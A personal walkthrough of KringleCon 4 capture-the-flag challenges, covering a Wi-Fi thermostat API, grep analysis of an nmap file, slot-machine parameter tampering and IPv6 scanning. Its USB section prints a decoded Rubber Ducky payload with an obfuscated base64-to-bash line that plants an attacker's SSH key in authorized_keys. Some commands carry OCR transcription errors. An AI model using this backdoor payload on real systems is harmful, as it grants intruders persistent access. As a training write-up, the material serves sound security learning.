KringleCon 4: 2021 Walkthrough

Completed By: Akvile Kiskis

I skipped writing up about orientation because it was simple, but here's proof that I did it:






Table of Contents

Where in the World is Caramel Santiago?




Tangle Coalbox asks for some help finding a wayward elf and you use the Caramel Santiago game to find them. I did this challenge later on in the day and didn't take a lot of screenshots because I was moving through it quickly. The screenshot below shows my first set of options. I got this result after searching for elves that preferred spaces over tabs (I later found out that I mixed that up and had to redo my search).




To the right is their "InterRink" system which filters out the elves you're looking for. This is how I filtered out the spaces over tabs elves under the preferred indents section.


The game also asks what location the elf is going to next.




Based on the screenshot above, I chose the coldest option which was Iceland.



I pasted in this hint below because it mentioned the Doctor Who phone case which is another "InterRink" filter (the fandom one).




These were my results, but these were still wrong because I mixed up spaces and tabs in the very beginning.





For the next location hint, they mentioned British children. The closest country to Britain was Finland in my options.

Twitter was my final hint and how I realized I mixed up a clue because when I looked on "InterRink", there were no elves available ☹



When I swapped spaces and tabs, I got my answer!






Thaw Frost Tower's Entrance


In order to enter Frost Tower, you need to thaw the door. For this challenge, you get to use the Wi-Fi adapter that you received in orientation. Greasy gives you some hints on what commands to try first. I used the *–help* feature for both to figure out how to use them. First, I used *iwlist* to scan for any networks. I used wlan0 because I did a quick *ipconfig* command to see what my adapter was called. With this, I found "FROST-Nidus-Setup" available.

```
elf@eb4bb3567164:~$ iwlist wlan0 scanning
wlan0     Scan completed :
          Cell 01 - Address: 02:4A:46:68:69:21
                    Frequency:5.2 GHz (Channel 40)
                    Quality=48/70  Signal level=-62 dBm
                    Encryption key:off
                    Bit Rates:400 Mb/s
                    ESSID:"FROST-Nidus-Setup"
```

Next, I used the *iwconfig* utility to connect to the network. This tells you to visit the setup page and even tells you that you can use curl to view it. I did that next:



The screenshot explains that the thermostat isn't configured yet and you need to register it, but you are allowed to adjust the temperature. I decided to check the API next:



The screenshot above from the API doc shows that you can use a simple POST request to adjust the temperature. I decided to do that and make the temperature 0:

```
elf@80aa9af70bef:~$ curl -XPOST -H 'Content-Type: application/json'    --data-binary '{"temperat
ure": 0}'    http://nidus-setup:8080/api/cooler
{
  "temperature": 0.25,
  "humidity": 69.85,
  "wind": 6.76,
  "windchill": -2.03,
  "WARNING": "ICE MELT DETECTED!"
}
```

After that, the door is thawed and you can head on in 😊

Greasy GopherGuts – Grepping For Gold

Greasy clearly forgot to do his homework which involves using the grep command to find the answers in a huge nmap scan file. I've pasted in the commands I used to find each answer below.

```
Howdy howdy!  Mind helping me with this homew- er, challenge?
Someone ran nmap -oG on a big network and produced this bigscan.gnmap file.
The quizme program has the questions and hints and, incidentally,
has NOTHING to do with an Elf University assignment. Thanks!

Answer all the questions in the quizme executable:
- What port does 34.76.1.22 have open?
- What port does 34.77.207.226 have open?
- How many hosts appear "Up" in the scan?
- How many hosts have a web port open?  (Let's just use TCP ports 80, 443, and 8080)
- How many hosts with status Up have no (detected) open TCP ports?
- What's the greatest number of TCP ports any one host has open?

Check out bigscan.gnmap and type quizme to answer each question.


elf@205bf7392aa6:~$
```

1. What port does 34.76.1.226 have open?

   Answer: 62078

   Explanation: You can just grep for that IP address to see what port is open.

```
elf@101fb71a4085:~$ grep "34.76.1.22" bigscan.gnmap
Host: 34.76.1.22 ()     Status: Up
Host: 34.76.1.22 ()     Ports: 62078/open/tcp//iphone-sync///      Igno
red State: closed (999)
```

2. What port does 34.77.207.226 have open?

   Answer: 8080

   Explanation: Same as #1

```
elf@101fb71a4085:~$ grep "34.77.207.226" biqscan.qnmap
Host: 34.77.207.226 ()     Status: Up
Host: 34.77.207.226 ()     Ports: 8080/open/tcp//http-proxy///      Ign
ored State: filtered (999)
```

3. How many hosts appear “Up” in the scan?

Answer: 26054

Explanation: You search for “Status: Up” and then use the *uniq* command to filter out any duplicate entries. *wc --l* stands for “wordcount -line” which asks for the total number of lines that applied.

```
elf@101fb71a4085:~$ grep "Status: Up" biqscan.qnmap | uniq | wc -l
26054
```

4. How many hosts have a web port open?

Answer: 14372

Explanation: You can use the *-E* parameter in grep which looks for patterns. I searched for the ports specified (80,443,8080) and then used awk to print out only the IP addresses. *Sort -n* sorted them numerically and then *uniq -c* (the -c parameter wasn’t necessary), and then *wc -l* again.

```
elf@47f796010823:~$ grep -E "80/open|443/open|8080/open" biqscan.qnmap | awk '{print $2}' | sor
t -n | uniq -c | wc -l
14372
```

5. How many hosts with status Up have no (detected) open TCP ports?

Answer: 402

Explanation: *Grep -A 1* allows you to see 1 line after the matching results of your grep command. I did this so I could see the line below for each result since that was what I needed. Then I used *awk* to print the IP addresses again, *uniq -u* to find only the unique lines, and the *wc -l* to show me the results.

```
elf@85ee7f474a6a:~$ grep -A 1 "Status: Up" biqscan.qnmap | awk '{print $2}' | uniq -u | wc -l
402
```


6. What’s the greatest number of TCP ports any one host has open?

Answer: 12


Explanation: I actually found this awk command in stackoverflow. It’ll show me the longest line in a file. My line of reasoning was that the host with the most ports will have the longest line in the file and I was right 😊

```
elf@391bdc846307:~$ cat biqscan.qnmap | awk ' { if ( length > x ) { x = length; y = $0 } }END{
print y }'
Host: 34.77.152.226 ()     Ports: 22/open/tcp//ssh///, 25/open/tcp//smtp///, 80/open/tcp//http/
//, 110/open/tcp//pop3///, 135/open/tcp//msrpc///, 137/open/tcp//netbios-ns///, 139/open/tcp//n
etbios-ssn///, 143/open/tcp//imap///, 445/open/tcp//microsoft-ds///, 993/open/tcp//imaps///, 99
5/open/tcp//pop3s///, 3389/open/tcp//ms-wbt-server///      Ignored State: closed (988)
```


Slot Machine Investigation



For this challenge, I used Firefox's developer tools to craft a response. Noel Boetie mentioned parameter tampering so I looked at those. I was under the "Network" tab and found the POST request for the "spin" page and saw that the request body had a parameter called "numline". I thought it was weird looking, so I added a bunch of zeroes to it.




Sure enough, I saw this gem in the response which was the answer to the challenge:




Noel Boetie – Logic Munchers

This game was simple. You just needed to figure out what statements were true and use your character to “munch” them. Once you found all the right ones, you beat the level. If there were any I wasn’t sure of, I’d just wait for the trolls to come and change it to one that I did know (work smart, not hard).




Logic Gates

In order to work the elevator (or as they call it, the Frostavator) in Frost Tower, you needed to fix the logic gates in it. This uses AND, XOR, NOR, and other logic gates. To be completely honest, I just did some swapping around and lucked out early. I could’ve drawn out each one to make sure the logic flowed properly, but I had no need to do that.



Strange USB Device

Morcel Nougat found a USB device and wants to investigate what's on there and who was involved with it.




```
What is the troll username involved with this attack?

>


A random USB device, oh what could be the matter?
It seems a troll has left this, right on a silver platter.
Oh my friend I need your ken, this does not smell of attar.
Help solve this challenge quick quick, I shall offer no more natter.

Evaluate the USB data in /mnt/USBDEVICE.


elf@4ca81b592069:~$
```

There's a script on the terminal called "mallard.py". This must be the Ducky Script that Jewel Loggins hinted at. It makes sense because you see an output in all caps:

```
elf@a03293f8ff9c:~$ ./mallard.py --file /mnt/USBDEVICE/inject.bin
ENTER
DELAY 1000
GUI SPACE
DELAY 500
STRING terminal
ENTER
DELAY 500
GUI -
GUI -
GUI -
GUI -
GUI -
STRING  /bin/bash
ENTER
DELAY 500
STRING mkdir -p ~/.config/sudo
ENTER
DELAY 200
STRING echo '#!/bin/bash > ~/.config/sudo/sudo
ENTER
```

If you scroll down a bit, you see this interesting string:

```
STRING echo ==qCzlXZr9FZlpXay9Ga0VXYvq2cz5yL+BiP+AyJt92YuIXZ39Gd0N3byZ2a
jFmau4WdmxGbvJHdAB3bvd2Ytl3ajlGILFESV1mWVN2SChVYTp1VhNlRyQ1UkdFZopkbS1Eb
HpFSwdlVRJlRVNFdwM2SGVEZnRTaihmVXJ2ZRhVWvJFSJBTOtJ2ZV12YuVlMkd2dTVGb0dUS
J5UMVdGNXl1ZrhkYzZ0ValnQDRmd1cUS6x2RJpHbHFWVClHZOpVVTpnWwQFdSdEVIJlRS9GZ
yoVcKJTVzwWMkBDcWFGdW1GZvJFSTJHZIdlWKhkU14UbVBSYzJXLoN3cnAyboNWZ | rev |
 base64 -d | bash
ENTER
```

Let's copy that over and see what it says:

```
elf@a03293f8ff9c:~$ echo  ==qCzlXZr9FZlpXay9Ga0VXYvq2cz5yL+BiP+AyJt92YuI
XZ39Gd0N3byZ2ajFmau4WdmxGbvJHdAB3bvd2Ytl3ajlGILFESV1mWVN2SChVYTp1VhNlRyQ
1UkdFZopkbS1EbHpFSwdlVRJlRVNFdwM2SGVEZnRTaihmVXJ2ZRhVWvJFSJBTOtJ2ZV12YuV
lMkd2dTVGb0dUSJ5UMVdGNXl1ZrhkYzZ0ValnQDRmd1cUS6x2RJpHbHFWVClHZOpVVTpnWwQ
FdSdEVIJlRS9GZyoVcKJTVzwWMkBDcWFGdW1GZvJFSTJHZIdlWKhkU14UbVBSYzJXLoN3cnA
yboNWZ | rev | base64 -d
echo 'ssh-rsa UmN5RHJZWHdrSHRodmVtaVp0d1l3U2JqZ2doRFRHTGRtT0ZzSUZNdyBUaG
lzIGlzIG5vdCByZWFsbHkgYW4qU1NIIGtleSwqd2UncmUqbm90IHRoYXQqbWVhbi4qdEFKc0
tSUFRQVWpHZGlMRnJhdWdST2FSaWZSaXBKcUZmUHAK ickymcqoop@trollfun.jackfrost
tower.com' >> ~/.ssh/authorized keys
```

You can see that Icky McGoop was copying over SSH keys. So sneaky!

```
Your answer is correct! Drat that Icky McGoop!
```

Jewel Loggins – IPv6 Sandbox

Jewel forgot a password and needs your help to find it. It's on another machine, but the machine is using IPv6.

I used this gist to help me with the commands since I'm not too familiar with IPv6 addresses. First, I looked at the neighbors:

```
elf@b0a780241835:~$ ip neigh
192.168.160.1 dev eth0 lladdr 02:42:4c:7b:61:fe STALE
fe80::42:4cff:fe7b:61fe dev eth0 lladdr 02:42:4c:7b:61:fe router STALE
fe80::1 dev eth0 lladdr 02:42:4c:7b:61:fe router STALE
fe80::42:c0ff:fea8:a002 dev eth0 lladdr 02:42:c0:a8:a0:02 STALE
```

Of the addresses above, this one was the only one where I found something interesting:


```
elf@b0a780241835:~$ nmap -6 -p 1-65535 fe80::42:c0ff:fea8:a002%eth0
Starting Nmap 7.70 ( https://nmap.org ) at 2021-12-30 02:37 UTC
Nmap scan report for fe80::42:c0ff:fea8:a002
Host is up (0.000067s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE
80/tcp   open  http
9000/tcp open  cslistener

Nmap done: 1 IP address (1 host up) scanned in 14.96 seconds
```

I used a curl command on that open port 9000 and sure enough, the password was right there!


```
elf@b0a780241835:~$ curl http://[fe80::42:c0ff:fea8:a002]:9000/ --interface eth0
PieceOnEarth
```

```
Checking....
CANDY STRIPER REENGAGED. THANK YOU!
```

